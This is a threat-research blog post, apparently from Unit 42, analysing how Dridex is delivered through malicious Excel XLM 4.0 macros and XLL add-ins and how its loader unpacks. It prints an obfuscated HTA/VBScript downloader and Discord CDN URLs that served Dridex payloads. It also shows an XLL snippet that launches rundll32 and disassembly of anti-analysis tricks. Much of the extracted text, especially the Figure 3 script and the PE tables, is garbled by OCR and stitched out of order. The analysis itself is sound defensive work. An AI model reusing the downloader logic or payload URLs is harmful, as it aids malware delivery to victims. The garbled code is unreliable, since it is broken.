# Weaponization of Excel Add-Ins Part 2: Dridex Infection Chain Case Studies

unit42.paloaltonetworks.com/excel-add-ins-dridex-infection-chain

Saqib Khanzada

May 19, 2022

By Saqib Khanzada

May 19, 2022 at 12:00 PM

Category: Malware

Tags: AgentTesla, Dridex, Macros, Microsoft Excel, next-generation firewall, WildFire



This post is also available in: 日本語 (Japanese)

#### **Executive Summary**

In <u>Part 1</u> of this two-part blog series, we discussed briefly how XLL files are exploited to deploy Agent Tesla. During December 2021, we continued to observe Dridex and Agent Tesla exploiting XLL in different ways for initial payload delivery. A more in-depth look at the Dridex infection chain follows.

Threat actors behind Dridex have been using various delivery mechanisms over the years. In early 2017, we observed plain VBScript and JavaScript were being used. In later years, we observed many variations, including Microsoft Office files (DOC, XLS) compressed in zip. In 2020, we found the malware using Discord and other legitimate services to download the

final payload. More recently, during December 2021, we received various Dridex samples, which were exploiting XLL and XLM 4.0 in combination with Discord and OneDrive to download the final payload.

In our previous blog focused on <u>XLL files and Agent Tesla</u>, we saw the abuse of the legitimate Excel-DNA framework. In this blog post, we will look into other infection chains. We will discuss different stages of the XLL and Excel 4 (XLM) droppers that deliver Dridex samples. We will also briefly look at the Dridex Loader.

Palo Alto Networks customers receive protections against the attacks discussed here through <u>Cortex XDR</u> or the <u>WildFire</u> cloud-delivered security subscription for the <u>Next-Generation Firewall</u>.

Types of Attacks CoveredMalware, DridexRelated Unit 42 TopicsAgent Tesla, Macros

## **Table of Contents**

XLM Dropper XLL Dropper Active Directory Check Discord URLs Brief Loader Analysis Unpacking Stages First Stage Second Stage Final Dridex Loader Micro VM API Hashing Conclusion Indicators of Compromise

### **XLM Dropper**

While XLM 4.0 is not new, there has been a lot of evolution in how malware has abused it since early 2020 Threat actors have gone from using simple, non-obfuscated macro formulas to creating complex hidden variants which finally utilize native services such as rundll32 to run a payload.

As the malicious usage of XLM 4.0 macros is quite new, vendors are striving hard to provide coverage in such cases.

The XLM document in this case comprises two spreadsheets – one contains formulae and the other simply contains some random data. See Figures 1-2 below.




Figure 1. The red "1" in the right side of the screenshot shows the macro 4.0 responsible for dumping an HTML application file (HTA). The red "2" at the top shows the output of highlighted formulae.




Figure 2. The red box indicated by the number 1 shows an HTA script stored in ASCII values.

It can be seen that one of the formulae in the spreadsheet shown in Figure 1 tries to run with Mshta, so we can assume it is not really an RTF. Upon further analysis, we found that indeed it is an HTA. XLM 4.0 code in Sheet1 is responsible for reading ASCII values from Sheet2 (Figure 2) and generating the HTA file that downloads Dridex from Discord.

In [24]: prim (MA)
<ul> <li>(IOCTPF halp- often)</li> </ul>
Antada Anta Tarta Iana Carta Iana Anta
APPLICATIONNME="ttrgnkrtegjtjgjerg"
IINDORS/TIT- mininz*
MINUTERITIN'''''
SHORENTASKBAR="no">
script type="text/vscript" > MRUBLE-VScript" > MRUBLE_VScript" = MRUSE-VScript" > MRUBLE_VScript" = MRUSE * C * 6 ** 5 ** 6 Tor(51) 6 Crr(20) 6 ** 6 ** 6 Crr(20) 6 Crr(20) 6 Crr(20) 8
Set e_ul_kk_J_J_5_5_c/# = CreatedDject(1967 & 1% " 8 " 2" a "2"
γ_s.0.1, s.p.F.= Orr(87-1).1).8 ** 8 (orr(135+1).5 *** 8 **8 **8 **8 **8 **8 **8 **8 **8
S_E_v_V_G_j_f_v_A_d_g_e_C_s.W = V_N_Y_G_n_F_r_o.expandervirormentstrings("%USERDOWAIN%")
L.S.G.E.E.V.M.U.K.K.G.L.C = Replace(V.M.Y.G.n.F.r.o. expandem/iromentstrings("XK060NERHER")), OR(02+1-10-1), ") //scripto
<pre>cheads</pre>
dodyo carlibt type="tat/Ascript" LNRUAGE-VIScript" >
acript type-text/vecript Lawaka-viscript >
If Lase(2.5.q.), U.K.K.S.L.C) ~ Lase(3.E.V.V.G.), f.V.A.d.q.e.(3.)) Then
for face (K, G, L, G, A, G, J, M, J, M, K, Chengel 1), \$ 15,7 K (Chengel 1), \$ 15,7 K (C
(119+1-1) & Chr(102+1-1) & "uck" & ".mp" & Chr(29+1-1) & "ttp" & Chr(101+1-1) & ".dt" & "sc" & "ord" & Chr(97+1-1) & ".dt" & "sc" & "ord" & Chr(99+1-1) & ".dt" & "sc" & "ord" & Chr(99+1-1) & ".dt" & "sc" &
".m" # "p4") Set Z_LT_LL_LL_LL_L = CreateOpject(" & " & " & "scr" & Orc(185-1-1) & "pt" & Orc(185-1-1) & "rg" & ".c" & Orc(185-1-1) & Orc(185-1-1) & "sys" & " & & "ter" & Orc(73-1-1) & "bjs" & " & & Orc(73-1-1) & Distribution (Stresson (Stre
If Not z_z_1_LV_Ln_kh_f.F.[tleExists("C:* & "\P" & ** & "ng" & ** & ** & ** & ** & ** & ** & ** &
e.#.I.Ł.K.A.J.J.E.S.C.H.GOM "62" & "" & "" & 0" & 0" & 0" & 0.C.G.L.G.A.D.I.P.H.P.K.n. Folse
e.w.T.K.k.A.J.J.E.S.c.M.Send
1f ter(ex)LkkL)_L5_LS_KReporteddy>2000 And ex_LkkL)_L5_S_K.Status = 200 Then with kL_JJ_kLkC_L5_B.4
Figure 3 VBScript to download Dridex from Discord

Figure 3. VBScript to download Dridex from Discord.


🐹 Z_V_B_t_H_d_q_I_Z_o_K_J	Variable is undefined
🔺 🥥 url_list	{}
<ul> <li>(0)</li> </ul>	"https://cdn.discordapp.com/attachments/908705566321422390/909753506980823051/ISbkpuwAZ.mkv"
🤗 (1)	"https://cdn.discordapp.com/attachments/908707937877377026/909755061557665802/sKHQXFxwYd.mkv"
(2)	"https://cdn.discordapp.com/attachments/908707937877377026/909755093631504384/CrRsua.mkv"
Add item to watch	

Figure 4. Encoded Discord URL in HTA file.

It is difficult to say anything about the XLS itself until it finally downloads a malicious payload. Furthermore, the HTA is being dropped as RTF. This might confuse some security products because they could analyze the HTA as an RTF file and might lose detection. Additionally, the usage of Discord URLs makes the samples more evasive. (Though the examples given here involve Discord URLs, we have also observed similar usage of OneDrive URLs. See the GitHub link in the Indicators of Compromise section for specific examples of OneDrive URLs.)

## **XLL Dropper**

In comparison to the malicious XLL files that we discussed in <u>Part 1</u> of this blog series, this dropper is rather simple. An XLL file is just a DLL, but it must be executed using Excel. The proper detonation is important for detection.





pExecInfo.lpFile = L"rundll32.exe";
pExecInfo.lpFarameters = L"C:\\ProgramData\\
pExecInfo.lpDirectory = L"C:\\Windows\\System32\\";

## **Active Directory Check**

memset(&pExecInfo.hInstApp, 0, 28); ShellExecuteExW(&pExecInfo);

pExecInfo.lpVerb = 0;

We think that both the XLL and VBScript downloaders are associated with the same actor because, as we can see, both perform a check to see whether the LOGONSERVER and USERDOMAIN environment variables are set. This would mean a system is on Active

wncScheduleDialog";

#### Directory.

```
S_E_v_V_G_j_f_v_A_d_g_e_C_s_W = V_N_Y_G_n_F_r_o.expandenvironmentstrings("%USERDOMAIN%")
z_S_q_B_E_v_N_u_k_k_G_t_C = Replace(V_N_Y_G_n_F_r_o.expandenvironmentstrings("%LOGONSERVER%"), CHR(92+1-1+1-1), "")
</script>
</head>
</br/>
</br/>

</pre
```

Figure 7. HTA dropper checking for the environment variables LOGONSERVER and USERDOMAIN.

f sub 10001190		int v150[6]; // [esp+A30h] [ebp-148h] BYREF
f sub 10001180		int v151[6]; // [esp+A48h] [ebp-130h] BYREF
		<pre>int v152[6]; // [esp+A60h] [ebp-118h] BYREF int v153[6]; // [esp+A78h] [ebp-100h] BYREF</pre>
f sub_100011D0		char V13-[24]; // [espHa96h] [esp-E86h] BYREF
F sub_10001230		void *Src[4]; // [csp+AAB] [ebp-DAB] BYREF
📝 xlAutoOpen		int64 v156; // [esp+AB8h] [ebp-C0h]
F sub_100031A0		void *v157[4]; // [esp+AC0h] [ebp-B8h] BYREF
F sub_100031F0		int64_v158; // [esp+AD0h] [ebp-A8h]
F sub_10003230		void *Block[5]; // [esp+AD8h] [ebp-A0h] BYREF
f sub_10003260		unsigned int v160; // [esp-AECh] [ebp-8Ch]
		void *v161; // [esp+AF0h] [ebp-88h] BYREF void *v162; // [esp+800h] [ebp-78h]
🗲 sub_10003350		unsigned int v163; // [espHoden] [edp-74h]
<u>f</u> sub_10003430		int64 v164; // [csp+Bosh] [cbp-74h]
F sub_10003550		int64 v165; // [esp+810h] [ebp-68h] BYREF
f sub_10003640		int16 v166; // [esp+B18h] [ebp-60h]
f sub 10003770		LPWSTR 1pWideCharStr[4]; // [esp+B20h] [ebp-58h] BYREF
F sub 100039C0		int64 v168; // [esp+B30h] [ebp-48h]
f sub 10003A00		int v169[6]; // [esp+838h] [ebp-40h] BYREF
✓ sub_10003A00		<pre>int v170[6]; // [esp+850h] [ebp-28h] BYREF int v171; // [esp+874h] [ebp-4h]</pre>
		Int VI/1; // [esp+6/4n] [eop-4n]
f sub_10003C00	• 175	v169[0] = 0;
<u>F</u> sub_10003C10	0 176	v169[4] = 0;
F sub_10003C20	0 177	v169[5] = 15;
📝 sub_10003CE0	0 178	v0 = getenv("LOGONSERVER");
デ sub_10003F30	0 179	sub_100043B0(v169, v0, strlen(v0));
7 sub 10003F80	0 180	v171 = 0;
f sub 10003FA0	<ul> <li>181</li> <li>182</li> </ul>	<pre>v1 = getenv("USERDOMAIN"); v170[0] = 0;</pre>
f sub 10004070	182	v170[v] = 0;
	185	v170(5) = 15;
<u>F</u> sub_10004150	0 185	sub 10004380(v170, v1, strlen(v1));
🗲 sub_10004180	0 186	v171 = 1;
F sub_10004250	0 187	lpWideCharStr[0] = 0;
F sub_100043B0	0 188	v168 = 0xF0000000164;
f sub_100044F0	189	v2 = getenv("LOGONSERVER");
7 sub 100045E0	<ul> <li>190</li> <li>191</li> </ul>	<pre>sub_100043B0(lpWideCharStr, v2, strlen(v2)); v3 = lpWideCharStr;</pre>
	191	vs = _pwidecharsur; v4 = _pwidecharsur;

Figure 8. XLL dropper checking for the environment variables LOGONSERVER and USERDOMAIN.

### **Discord URLs**

We extracted around 1,400 URLs (see <u>Indicators of Compromise</u> section at the end of this post) from XLM and XLL files, however, at the time of analysis, only a few of them were still up and were found downloading only Dridex. An interesting thing to note is that DLL files are being downloaded as MKV. We saw that at the start of the infection chain that HTA was being dropped as RTF.

### **Brief Loader Analysis**

As can be seen in Figure 6, the downloaded payload is being run with the command

rundll32.exe \* DirSyncScheduleDialog. However, as we opened the file for further analysis, the method DirSyncScheduleDialog is not found in the export directory. It is interesting to note that that function name belongs to a legitimate Windows DLL.

ju (5)	0e5decb3826	9c1a2df7233a5	ice6ae				×	4	Settings ?	loghours.dll								
-	Member	0	Offset	Size	١	/alue	^	1		Member		Offset	Size	Val	Je			
Bos Header     The Header     Section Header     The Header     Theore Directory     Theore Directory     Procence Directory	Characteristics	0	00ABA11	Dword	2	2000000			File: loghours.dll III Dos Header	Characteristics		000100B0	Dword	000	00000			
	TimeDateStamp	p 0	00ABA15	Dword	0	061921E		- 🕀 🗐 Nt Headers	TimeDateStam	p	000100B4	Dword	832	2D261F				
	MajorVersion	0	00ABA19	Word	0	000			File Header     Soptional Header     Data Directories [x]	MajorVersion		000100B8	Word	000	D			
	MinorVersion	0	00ABA1B	Word	4	200		Ш.,		MinorVersion		000100BA	Word	000	D			
	Name	0	00ABA1D	Dword	0	1000ABA			Bection Headers [x]     Export Directory	Ordinal	Function R	A Name Ordi	nal Name	RVA	Name		-	
	Base	0	00ABA21	Dword	0	1000000				- Directory - Directory	Crumar	Tunction Ita				Nume		-
	NumberOfFund	ctions 0	00ABA25	Dword	0	1000000		ШH	- Resource Directory	(nFunctions)	Dword	Word	Dword		szAnsi		-	
	NumberOfNam	nes O	00ABA29	Dword	3	8000000		IE	<ul> <li>Exception Directory</li> <li>Relocation Directory</li> </ul>	00000001	00002850	0000	000119			duleDialog	_	
	AddressOfFunc	tions 0	00ABA2D	Dword	3	C000ABA	~		Debug Directory	00000002	00007370	0001	000119		-	nScheduleDialog		
Address Converter	Ordinal	Function RVA	A Name O	dinal N	Jame RVA	Name		ήE	- 🐁 Address Converter - 🐁 Dependency Walker	00000003	00002D40	0002	000119		DialinHour	,		
Dependency Walker		Tunction ity	ion RVA Name Ordinal Name RVA Name		Hex Editor	Hex Editor	00000004 00003150					eduleDialog						
Hex Editor Identifier	(nFunctions)	Dword	Word	D	word	szAnsi			- 🐁 Identifier - 🐁 Import Adder	00000005	00002B60	0004	000119			duleDialogEx		
Import Adder	(in directoria)		incita	0		20010		۱Ŀ	- 🐁 Quick Disassembler	00000006	00002D50	0005	000119		DialinHour			
Quick Disassembler Rebuilder									- % Rebuilder - 🔦 Resource Editor	00000007	00007630	0006	000119			ScheduleDialog		
Resource Editor										00000008	00007640	0007	000114			ScheduleDialogEx		
UPX Utility										00000009	00007380	0008	000119			nScheduleDialogEx		
										00000003	00003160	0009	000119			eduleDialogEx		
										00000M	00003100	0005	000115		Susyneser	coulebiologex		

Figure 9. The missing method(left) is shown, compared to the legitimate Windows loghours.dll with exported function DirSyncScheduleDialog (right).

#### **Unpacking Stages**

- 1. Decrypt and Load second-stage DLL from rdata section.
- 2. Second DLL further unpacks the final Dridex Loader.
- 3. Jumps to DirSyncScheduleDialog.

#### First Stage

The first stage is fairly simple in terms of functionality; its only job is to decrypt a small DLL from the rdata section and move it to allocated memory and run it.

However, there are a few anti-analysis tricks.

- 1. Usage of junk code.
- 2. A Large Loop with INT3 instructions.
- 3. Usage of undocumented functions such as ldrgetprocedureaddress and LdrLoadDII to avoid common hooks.

While junk code might hinder manual analysis, large loops containing INT3 breakpoints might delay the execution in some cases.

The first stage has a handful of functions. We renamed them to reflect trivial loader behavior.




Figure 10. Renamed functions (left); jump to allocated memory (center); anti-VM function, CC bytes replaced with NOP (right).

### Second Stage

Once the first stage passes control to the in-memory DLL (Figure 8), it further unpacks the final payload and transfers control to it. The second stage is also trivial. However, the stage does include a few interesting anti-analysis tricks to note.

- 1. Calls Disablethreadlibrarycalls to increase invisibility of final DLL.
- 2. Checks LdrLoadDll for hooks.




Figure 11. Renamed functions (left), check for LdrLoadDll hook (center), disableThreadLibraryCalls in imports (right).

#### **Final Dridex Loader**

Finally, we are able to see a call to DirSyncScheduleDialog. It is interesting to note that Dridex Loader is not performing DLL side loading. However, the final payload is loaded as loghours.dll, a legitimate windows DLL.

Image: payload dl	0000000 A60786A7 0000 0000 0000 00000D6C 00000004 0000000A 0000000A
Doe Header Net-Meder         Characteristics         0001/GA0         Dword         0000000         Mine/Version         00001/GA0         Dword         Mine/Version         000008/E4         Dword           Bit Header Dot breadre Dot breadre Dot breadre Dot breadre Det breadre Dot breadre Det breadre Dot breadre Det breadre Dot Det Drectory         Name         0001/GAA         Word         0000         Name         00008/E4         Dword           Sector Header I/J Det breadre Detoroy         Name         0001/GAA         Word         0000         Name         00008/E4         Dword           Sector Header I/J Detoroy         Name         0001/GAA         Word         0000000         Owerd         Owerd         Owerd         Name         00008/E4         Dword           Sector Header I/J Deport Drectory         Base         0001/G8A         Dword         0000000         Dword         Name         00008/E4         Dword           Debug Drectory         Base         0001/G8A         Dword         0000000         Dword         Name         00008/E4         Dword           Depuder DV         NumberOfFunctions         0001/G8B         Dword         0000006         NumberOfFunctions         00008/E4         Dword           Depender DV         Poredinal Mainer/Mainer         Dword	0000 0000 00000000 00000001 0000000A 0000000A 0000000A
ht Hader       TimeDateStamp       0001C9A4       Dword       FFFFFFF         B Fle Header       MijorVersion       0001C9A8       Word       0000         J Chond Header       MijorVersion       0001C9A8       Word       0000         J Chond Header       MijorVersion       0001C9A8       Word       0000         J Chond Header       MijorVersion       0001C9A8       Word       0000         B Fle Header       MijorVersion       0001C9A2       Dword       0001C8AC       Mord         B Geoton Header JS       Name       0001C9A2       Dword       0000000       Name       0000000FA       Dword         Becoatton Directory       NameCOffunctions       0001C9B2       Dword       000000FA       Dword       Name       0000000FA       Dword         Recoatton Directory       NumberOfFunctions       0001C9B2       Dword       000000FA       Dword       NumberOfFunctions       000000FA       Dword         AddressOfFunctions       0001C9B2       Dword       000000FA       Dword       NumberOfFunctions       000000FA       Dword         Mideratifier       Infunctions // AddressOfFunctions       0001C9B2       Dword       Stant       Dword       MidesSOfFunctions       0000000       000	0000 0000ED6C 00000001 0000000A 0000000A 0000000A
If is leader (a) obtained Header (a) Data Directories [c] (a) Data Directories [c] (b) data Directories [c] (b) data Directories [c] (b) data Directories [c] (b) data Directories [c] (c) da	0000BD6C 00000001 0000000A 0000000A 0000000A
Idia Data Decidine [a]         Minor/Version         0001C9AC         Word         0000           south Header [a]         Name         0001C9AC         Dword         0001CA2C         Dword         Dword<	00000001 0000000A 0000000A 00000BD03
Sector Hadres ()         Name         O001C9AC         Dword         O001CA2C         Department ()         Department ()         Base         O00080F0         Dword         Number ()         Base         O00080F0         Dword	0000000A 0000000A 00000BD08
Spend Directory         Base         O001C980         Number OfFunctions         O0001C984         Dword         O000000           Base         O001C984         Dword         00000006         Dword         Decodory         D	0000000A 0000000A 00000BD08
NumberOfFunctions         0001C984         Oword         0000006           balay Directory         NumberOfFunctions         0001C984         Oword         0000006           balay Directory         NumberOfFunctions         0001C986         Oword         0000006         Delatory         AddressOfFunctions         000080F3         Dword           AddressOfFunctions         0001C982         Oword         0001C928         Delatory         AddressOfFunctions         000080F3         Dword           AddressOfFunctions         0001C982         Dword         0001C928         Dword         Delatory         MumberOfNames         000080F3         Dword           AddressOfFunctions         0001C982         Dword         0001C982         Dword	0000000A 0000BD08
Number/OfName         Outcome         Outcome         Address OfFunctions         O00001C928         Dword         O000006         Dword         Address OfFunctions         O00008CC         Dword         O000006         Dword         Address OfFunctions         O00008CC         Dword         O000006         Dword         Address OfFunctions         O000007         Dword         Address OfFunctions         O000007         Dword	0000BD08
Debug Deckoy         Number(Mammes         0001/988         Dword         0000006         Address/OFunctions         0000000C         Dword         0000000           Address/OFunctions         0001/98C         Dword         0001/98C         Dword         0001/98C         Dword         Oddress/OFunctions         0000000C         Dword         Name Cvalue         Name Cvalue<	
Dependency Walker         Audrestrunctions         0001-spc         Device         Device <thdevice< th="">         Device         Device<td></td></thdevice<>	
Har Elitor         Ordinal         Function RVA         Name Ordinal         Name RVA         Name         Name         Mare	VA Name
Identifier product Alder Suck Disassembler Rebuilder Rebuilder UPX Ukliky         Image: Suck Disassembler (nFunctions)         Image: Dword Dword         Word         Dword         szAnsi           0000001         00005527         0000         0001CA39         ConnectionScheduleDialog         0000001         000040         0000000         000010         0000000         000000000         00000000         000000	
Import Accel Mack Disassembler Rebuilder Resource Editor         Infunctions)         Dword         Word         Dword         stAnsi         Import Accel Mack Disassembler         Import Accel Mack Disassembler         October Mack Disassembler           Rebuilder Resource Editor         0000001         0000527         0000         0001CA39         ConnectionScheduleDialog         VPX Utility         0000001         0000400         00000000         0000000         0000000         0000000         0000000         0000000         0000000         0000000         0000000         0000000         0000000         00000000         0000000         00000000	szAnsi
Rebuilder Resource Editor         Notice	1 LogonScheduleDialog
Resource Editor         0000002         0001         0001         0001         0001         0001         0001         0001         0000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000         000000000000000000000000000000000000	
00000003 000021C8 0002 0001CA64 Dir/sync5cheduleDialog 00000004 00004ED0 0003 00008DD	
	5
00000004 00017829 0003 0001CA7A LogonScheduleDialog 00000005 00004980 0004 00008E1	03 DirSyncScheduleDialog
Contract Con	5 LogonScheduleDialogEx
00000005 0000759E 0004 0001CA8E ReplicationScheduleDialog 00000006 00004880 0005 00008DE	IF DialinHoursDialogEx
00000006 00017932 0005 0001CAA8 ReplicationScheduleDialogEx 00000007 00008570 0006 0000BE2	B ReplicationScheduleDialo
00000008 00008590 0007 0000864	5 ReplicationScheduleDialo
000000009 0008560 000860 000860	2 ConnectionScheduleDial
0000000A 00004EF0 0009 0000ED	

Figure 12. A side-by-side comparison of the Export table from the Dridex Loader (left) and the legitimate loghours.dll (right).

			public	DirSyncScheduleD	ialog			
		DirSyncSchedule	Dialog p	roc near	; DATA XRE	F: .rdata:off_7	41BC9C8↓o	
		var_4	= dword	ptr -4				
			call	\$+5				
•			add	[esp+4+var_4],	2Fh ; '/'			
•			push	large dword ptr	fs:0			
•			mov	<pre>large fs:0, esp</pre>				
•			xor	eax, eax				
		loc_741A21E1:			; CODE XRE	F: DirSyncSched	uleDialog+25	↓j
<b>→•</b>			стр	eax, 13512h				
_ <b>-</b> •			jnb	short loc_741A2	1EF			
			int		; Trap to	Debugger		
•			int		; Trap to	Debugger		
•			inc	eax				
			int		; Trap to	Debugger		
•			int		; Trap to	Debugger		
			jmp	short loc_741A2	1E1			
1								
		loc_741A21EF:			; CODE XRE	F: DirSyncSched	uleDialog+1E	↑j
<b>9</b> •			рор	eax				
•			mov	<pre>large fs:0, eax</pre>				
•			рор	eax				
_ <b>_</b>			jmp	sub_741A6CAC				
		DirSyncSchedule	Dialog e	ndp				
	una 40 Duiala				a sa atta a	al to a facult		

Figure 13. Dridex Loader EP; anti-VM loop can be noticed in start.

#### Micro VM

Dridex implements a micro VM, which adds an exception handler using AddVectoredExceptionHandler to emulate the call eax instruction.

•	.text:741A57F4		call	sub_741ADD28		
			push	0A52C28B3h		
	.text:741A57FE		push	10154545h		
	.text:741A5803		call	<pre>get_proc_addres</pre>	s_by_hash	
•	.text:741A5808 .text:741A580A		test iz	eax, eax short loc 741A5	811	
	.text:741A580C		push	dword ptr [esp+		
1.	.text:741A580F		int	3	; Trap to Debugger	
i •			int		; Trap to Debugger	
1	.text:741A5811 <b>lo</b>	c_741A5811:			; CODE XREF: sub_741A57DC	:+2E↑j
1 <b>* 1</b>			push			
			рор	ecx		
	.text:741A5814		call	sub_741B223C		
•	.text:741A5819 .text:741A581B		mov lea	ebx, ebp ecx, [esp+1Ch+v	an 101	
•	.text:741A581E		call	sub_741AD020	ai _1c]	
	.text:741A5823			540_712780020		
	.text:741A5823 lo	c 741A5823:			; CODE XREF: sub 741A57DC	:+58↓j
- • •		-	inc	esi	_	
•			стр	esi, ØBEBBE7Ch		
			jge	short loc_741A5	838	
			mov	ebx, edi		
			cmp	esi, 1378h	222	
-i	.text:741A5834 .text:741A5836		jge jmp	short loc_741A5 short loc_741A5		
i	.text:741A5838 ;					
1	.text:741A5838					
i i	.text:741A5838 lo	c 741A5838:			; CODE XREF: sub_741A57DC	.+4E↑j
<b>9</b> •		_	mov	eax, ebx		
•			рор	ecx		
Eigu	ro 14 Call to ac	ot proc odd	rocc by	v bach functio	n and CC CC bytes (ca	
Figu		et_proc_add			n and CC CC bytes (ca	ll eax).
Figu	.rdata:72A434A6	cmp	eax, EXC	CEPTION_BREAKPOINT	n and CC CC bytes (ca	ll eax).
Figu		- i	eax, EXC	C_TINS BE CEPTION_BREAKPOINT CC_72A434CC	n and CC CC bytes (ca	ll eax).
Figu	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AD .rdata:72A434AF	cmp jz	eax, EXC short lo eax, eax	C_TINS BE CEPTION_BREAKPOINT CC_72A434CC	n and CC CC bytes (ca	ll eax).
Figu	.rdata:72A434A6 .rdata:72A434AB .rdata:72A434AD	cmp jz xor	eax, EXC short lo eax, eax	C_TENTS TO T CEPTION_BREAKPOINT CC_72A434CC	n and CC CC bytes (ca	ll eax).
Figu	.rdata:72A434A6 .rdata:72A434AB .rdata:72A434AD .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 .rdata:72A434B1 <b>loc_7</b> :	cmp jz xor jmp	eax, EXC short lo eax, eax	; CODE XREF:	: exception_handler_function+E↑j	ll eax).
Figu	.rdata:72A434A6 .rdata:72A434AB .rdata:72A434AD .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> ; .rdata:72A434B1 <b>loc_7</b> ;	2A434B1:	eax, EXC short lo eax, eax short lo	c_PTION_BREAKPOINT cc_72A434CC cc_72A434FA ; CODE XREF: ; exception_		ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AD .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1	cmp jz xor jmp	eax, EXC short lo eax, eax	EPTION_BREAKPOINT CC_72A434CC CC_72A434FA ; CODE XREF: ; exception_ E338407h	: exception_handler_function+E↑j	ll eax).
Figu	.rdata:72A434A8 .rdata:72A434A8 .rdata:72A434AP .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B8	2A434B1: mov push	eax, EXC short lc eax, eax short lc eax, 0FE edx, 0EE eax	EPTION_BREAKPOINT CC_72A434CC CC_72A434FA ; CODE XREF: ; exception_ E338407h	: exception_handler_function+E↑j	ll eax).
	.rdata:72A434A6 .rdata:72A434A8 .rdata:72A434AD .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1	2A434B1: mov push push	eax, EXC short lc eax, eax short lc eax, OFE edx, OEE eax	c=PTION_BREAKPOINT cc_72A434CC c_72A434FA ; CODE XREF: ; exception_ 538407h 60F6A87h	: exception_handler_function+E†j handler_function+15†j	ll eax).
	.rdata:72A434A6 .rdata:72A434AB .rdata:72A434AB .rdata:72A434AF .rdata:72A434B1 ; .rdata:72A434B1 .rdata:72A434B1 <b>loc_7</b> .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B1 .rdata:72A434B6 .rdata:72A434B8 .rdata:72A434B8	cmp jz xor jmp 2A434B1: mov mov push push tion_handler_func	eax, EXC eax, eax short lo eax, 0FE edx, 0EE eax eax tion endp	EPTION_BREAKPOINT CC_72A434CC c_72A434FA ; CODE XREF: ; exception_ E338407h E0F6A87h ; sp-analysis failed	: exception_handler_function+E†j handler_function+15†j	ll eax).
